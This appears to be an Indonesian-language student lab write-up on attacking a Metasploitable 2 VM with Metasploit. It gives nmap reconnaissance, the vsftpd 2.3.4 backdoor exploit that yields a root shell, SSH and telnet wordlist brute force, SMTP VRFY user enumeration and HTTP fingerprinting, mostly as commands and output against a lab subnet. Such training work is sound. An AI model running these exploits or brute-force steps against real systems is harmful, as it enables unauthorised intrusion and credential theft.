

METASPLOIT LAB

System requirement:

-Kali Linux 2022.4 (metasploit v6.2.26-dev)

-OPNsense 23.1-amd64


-Metasploitable 2.6.24-16-server

Link sourceforge: <https://sourceforge.net/projects/metasploitable/>

Link vulnhub: <https://www.vulnhub.com/entry/metasploitable-2,29/>

Documentation: <https://docs.rapid7.com/metasploit/metasploitable-2/>

Arsitektur sistem:



-konfigurasi routing pada kali linux

```
(root@kali)-[/home/kali]
# ip route add 192.168.1.0/24 via 192.168.100.7
```

1. Menemukan IP Address Target

-menemukan IP Address target dengan nmap

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-25 22:22 EDT
Nmap scan report for 192.168.1.1
Host is up (0.011s latency).
Nmap scan report for 192.168.1.2
Host is up (0.017s latency).
Nmap scan report for 192.168.1.114
Host is up (0.028s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.10 seconds
```

-menemukan IP Address target dengan nbtscan

```
(root@kali)-[/home/kali]
# nbtscan -r 192.168.1.0/24
Doing NBT name scan for addresses from 192.168.1.0/24
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.1.114	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00

2. Scanning port

Scan seluruh port dengan perintah nmap -sV -p- -O IP target

```
(root@kali)-[/home/kali]
# nmap -sV -p- -O 192.168.1.114
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-25 22:57 EDT
Nmap scan report for 192.168.1.114
Host is up (0.012s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet           Linux telnetd
25/tcp    open  smtp             Postfix smtpd
53/tcp    open  domain           ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec             netkit-rsh rexecd
513/tcp   open  login            OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi         GNU Classpath grmiregistry
1524/tcp  open  bindshell        Metasploitable root shell
2049/tcp  open  nfs              2-4 (RPC #100003)
2121/tcp  open  ftp              ProFTPD 1.3.1
3306/tcp  open  mysql            MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd          distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc              VNC (protocol 3.3)
```

```
-buka msfconsole diterminal
```

-cari exploit vsftpd 2.3.4 dengan perintah `search vsftpd 2.3.4`. Dari hasil pencarian hanya ada satu exploit yaitu `exploit/unix/ftp/vsftpd_234` backdoor

- gunakan exploit vsftpd 2.3.4 dengan perintah use nama modul

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


-tampilkan parameter payload dengan perintah show options. Disini hanya terdapat 2 parameter yaitu RHOSTS dan RPORT yang secara default terisi 21

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.114    yes       The target host(s), see https://github.com/rapid
  RPORT     21               yes       7/metasploit-framework/wiki/Using-Metasploit
                                The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

-isi parameter RHOST dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.114
RHOSTS => 192.168.1.114
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

-jalankan payload dengan perintah exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.114:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.114:21 - USER: 331 Please specify the password.
[+] 192.168.1.114:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.114:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.5:34399 → 192.168.1.114:6200) at 2023-0
3-25 23:49:08 -0400

█
```

-setelah payload berhasil dijalankan di dapat akses root

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.114:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.114:21 - USER: 331 Please specify the password.
[+] 192.168.1.114:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.114:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.5:34399 → 192.168.1.114:6200) at 2023-03-25 23:49:08 -0400

whoami
root
█
```

4. Exploit Port 22 (SSH)

-buat file dengan nano yang berisi daftar user sebagai uji coba seperti berikut ini

```
(root@kali)-[/home/kali]
# nano user-metasploitable2.txt
```

```
GNU nano 6.4 user-metasploitable2.txt *
root
admin
msfadmin
administrator
guest
user
test
█

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line
```

-buat file dengan nano yang berisi daftar password sebagai uji coba seperti berikut ini

```

(root@kali)-[/home/kali]
# nano password-metasploitable2.txt

```

```

GNU nano 6.4 password-metasploitable2.txt *
qwerty
1234
admin
12345
msfadmin
123123
12345678

```

```

^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File  ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line

```

-buka msfconsole di terminal

[illegible]

-cari payload SSH dengan perintah `search ssh`

```
msf6 > search ssh

Matching Modules

#   Name                                     Disclosure Date
Rank Check Description
-   -
0   exploit/linux/http/alienvault_exec      2017-01-31
excellent Yes   AlienVault OSSIM/USM Remote Code Execution
1   auxiliary/scanner/ssh/apache_karaf_command_execution 2016-02-09
normal No      Apache Karaf Default Credentials Command Execution
2   auxiliary/scanner/ssh/karaf_login
normal No      Apache Karaf Login Utility
3   exploit/apple_ios/ssh/cydia_default_ssh 2007-07-02
excellent No   Apple iOS Default SSH Password Vulnerability
4   exploit/unix/ssh/arista_tacplus_shell 2020-02-02
great Yes     Arista restricted shell escape (with privesc)
5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc 2014-02-03
excellent No   Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
6   exploit/linux/ssh/ceragon_fibeair_known_privkey 2015-04-01
```

-untuk melakukan brute force SSH login kita hanya menggunakan payload `sshlogin`

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

-tampilkan parameter payload `sshlogin` dengan perintah `show options`

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
-
BLANK_PASSWORDS false           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD         no              no        A specific password to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
RHOSTS           yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT            22              yes       The target port
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS          1                yes       The number of concurrent threads (max
```

-lakukan pengisian tiap parameter yang diperlukan dengan perintah `set nama_parameter nilai`

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.1.114
RHOST => 192.168.1.114
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/user-metasploitable2.txt
USER_FILE => /home/kali/user-metasploitable2.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/password-metasploitable2.txt
PASS_FILE => /home/kali/password-metasploitable2.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

-setelah pengisian parameter selesai jalankan proses brute force dengan perintah `run`. Disini kita berhasil login ke SSH dengan username msfadmin password msfadmin yang berada di session 1

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.114:22 - Starting bruteforce
[-] 192.168.1.114:22 - Failed: 'root:qwerty'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.114:22 - Failed: 'root:1234'
[-] 192.168.1.114:22 - Failed: 'root:admin'
[-] 192.168.1.114:22 - Failed: 'root:12345'
[-] 192.168.1.114:22 - Failed: 'root:msfadmin'
[-] 192.168.1.114:22 - Failed: 'root:123123'
[-] 192.168.1.114:22 - Failed: 'root:12345678'
[-] 192.168.1.114:22 - Failed: 'admin:qwerty'
[-] 192.168.1.114:22 - Failed: 'admin:1234'
[-] 192.168.1.114:22 - Failed: 'admin:admin'
[-] 192.168.1.114:22 - Failed: 'admin:12345'
[-] 192.168.1.114:22 - Failed: 'admin:msfadmin'
[-] 192.168.1.114:22 - Failed: 'admin:123123'
[-] 192.168.1.114:22 - Failed: 'admin:12345678'
[-] 192.168.1.114:22 - Failed: 'msfadmin:qwerty'
[-] 192.168.1.114:22 - Failed: 'msfadmin:1234'
[-] 192.168.1.114:22 - Failed: 'msfadmin:admin'
[-] 192.168.1.114:22 - Failed: 'msfadmin:12345'
[+] 192.168.1.114:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.100.5:38133 → 192.168.1.114:22) at 2023-03-26 03:02:26 -0400
```

-masuk ke session 1 dengan perintah `sessions -i 1`

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
```

█

-disini kita berhasil masuk sebagai user msfadmin

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

5. Exploit Port 23 (Telnet)

-buka msfconsole di terminal

```
(root@kali)-[/home/kali]
# msfconsole

Metasploit v6.2.26-dev

+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post
+ -- --=[ 951 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

-cari payload telnet dengan perintah search telnet

```
msf6 > search telnet

Matching Modules
=====
```

#	Name	Rank	Check	Description	Disclosure Dat
0	exploit/linux/misc/asus_infosvr_auth_bypass_exec	excellent	No	ASUS infosvr Auth Bypass Command Execution	2015-01-04
1	exploit/linux/http/asuswrt_lan_rce	excellent	No	AsusWRT LAN Unauthenticated Remote Code Execution	2018-01-22
2	auxiliary/server/capture/telnet	normal	No	Authentication Capture: Telnet	
3	auxiliary/scanner/telnet/brocade_enable_login	normal	No	Brocade Enable Login Check Scanner	
4	exploit/windows/proxy/ccproxy_telnet_ping	average	Yes	CCProxy Telnet Proxy Ping Overflow	2004-11-11
5	auxiliary/dos/cisco/ios_telnet_rocem	normal	No	Cisco IOS Telnet Denial of Service	2017-03-17

-untuk melakukan brute force pada telnet kita gunakan payload auxiliary/scanner/telnet/telnet_login yang ada di nomor 34 dari hasil pencarian. Untuk menggunakan payload tersebut gunakan perintah use 34

```
34 auxiliary/scanner/telnet/telnet_login
normal No Telnet Login Check Scanner
```

```
msf6 > use 34
msf6 auxiliary(scanner/telnet/telnet_login) > █
```

-tampilkan parameter payload dengan perintah show options

```
msf6 auxiliary(scanner/telnet/telnet_login) > show options
```

Module options (auxiliary/scanner/telnet/telnet_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max

-lakukan pengisian masing-masing parameter dengan perintah set nama_parameter nilai. Disini kita akan gunakan file daftar username dan password yang telah dibuat dilangkah nomor 4

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.114
RHOSTS => 192.168.1.114
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/user-metasploitable2.txt
USER_FILE => /home/kali/user-metasploitable2.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/password-metasploitable2.txt
PASS_FILE => /home/kali/password-metasploitable2.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > █
```


-jalankan proses brute force dengan perintah run. Disini kita berhasil login ke telnet dengan username msfadmin dan password msfadmin yang berada di session 1

```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.1.114:23 - No active DB -- Credential data will not be saved!
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: root:qwerty (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: root:1234 (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: root:12345 (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: root:123123 (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: root:12345678 (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: admin:12345 (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: admin:123123 (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: admin:12345678 (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: msfadmin:qwerty (Incorrect: )
)
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[-] 192.168.1.114:23 - 192.168.1.114:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[+] 192.168.1.114:23 - 192.168.1.114:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.114:23 - Attempting to start session 192.168.1.114:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.100.5:40957 → 192.168.1.114:23) at 2023-03-27 02:31:24 -0400
```

-masuk ke session 1 dengan perintah sessions -i 1

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

Shell Banner:
msfadmin@metasploitable:~$

msfadmin@metasploitable:~$
```

-kita juga bisa login via terminal dengan perintah telnet IP_address port kemudian masukkan username dan password yang sudah berhasil didapatkan

```
(kali@kali)-[~]
$ telnet 192.168.1.114 23
Trying 192.168.1.114...
Connected to 192.168.1.114.
Escape character is '^]'.

metasploitable

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Mar 27 02:04:32 EDT 2023 from 192.168.100.5 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```


- buka msfconsole di terminal

-cari modul smtp_enum dengan perintah search

-dari hasil pencarian hanya ditemukan 1 modul, jadi langsung kita gunakan modul tersebut dengan perintah use

```
msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

-gunakan perintah show options untuk melihat semua parameter yang diperlukan dimodul tersebut. Disini semua parameter sudah terisi secara default kecuali parameter RHOSTS

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.114   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     25               yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)
  UNIXONLY  true             yes       Skip Microsoft bannered servers when testing unix users
  USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

-isi parameter RHOST dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.114
RHOSTS => 192.168.1.114
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

-sebelum menjalankan exploit buka terminal baru dan jalankan netcat dengan listen port 25

```
(kali@kali)-[~]
$ nc 192.168.1.114 25
```

-jalankan exploit dengan perintah run

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.1.114:25 - 192.168.1.114:25 Banner: 220 metasploitable.localdomain ESMTP
Postfix (Ubuntu)
```

-setelah netcat terhubung, verifikasi masing-masing user apakah dia terdaftar di SMTP server atau tidak dengan perintah `VRFY nama_user`. Jika statusnya reject maka user tersebut tidak terdaftar. Ketikkan quit untuk menghentikan netcat

```
(kali@kali)-[~]
$ nc 192.168.1.114 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgresql
550 5.1.1 <postgresql>: Recipient address rejected: User unknown in local recipient table
VRFY postgres
252 2.0.0 postgres
VRFY msfadmin
252 2.0.0 msfadmin
quit
221 2.0.0 Bye
```


-exploit terhenti setelah netcat diberhentikan

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.1.114:25 - 192.168.1.114:25 Banner: 220 metasploitable.localdomain ESMTP
Postfix (Ubuntu)
[+] 192.168.1.114:25 - 192.168.1.114:25 Users found: , backup, bin, daemon, distccd,
ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, post
gres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.114:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

7. Exploit Port 80 (HTTP)

-buka halaman web yang ada di server metasploitable 2 melalui browser dengan url `http://192.168.1.114`



metasploitable2


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

-buka msfconsole di terminal



-gunakan modul auxiliary/scanner/http/http_version untuk mengetahui web server yang digunakan

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > |
```

-gunakan perintah show options untuk menampilkan semua parameter yang diperlukan dimodul tersebut. Disini semua parameter wajib sudah terisi secara default kecuali parameter RHOSTS

```
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

  Name      Current Setting  Required  Description
  ---      -
  Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      80                yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  THREADS    1                 yes       The number of concurrent threads (max one per host)
  VHOST                      no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > |
```

-isi parameter RHOST dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.1.114
rhosts => 192.168.1.114
msf6 auxiliary(scanner/http/http_version) > █
```

-jalankan exploit dengan perintah run. Disini didapat informasi bahwa web server yang digunakan adalah apache versi 2.2.8 dan PHP versi 5.2.4


```
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.1.114:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > █
```

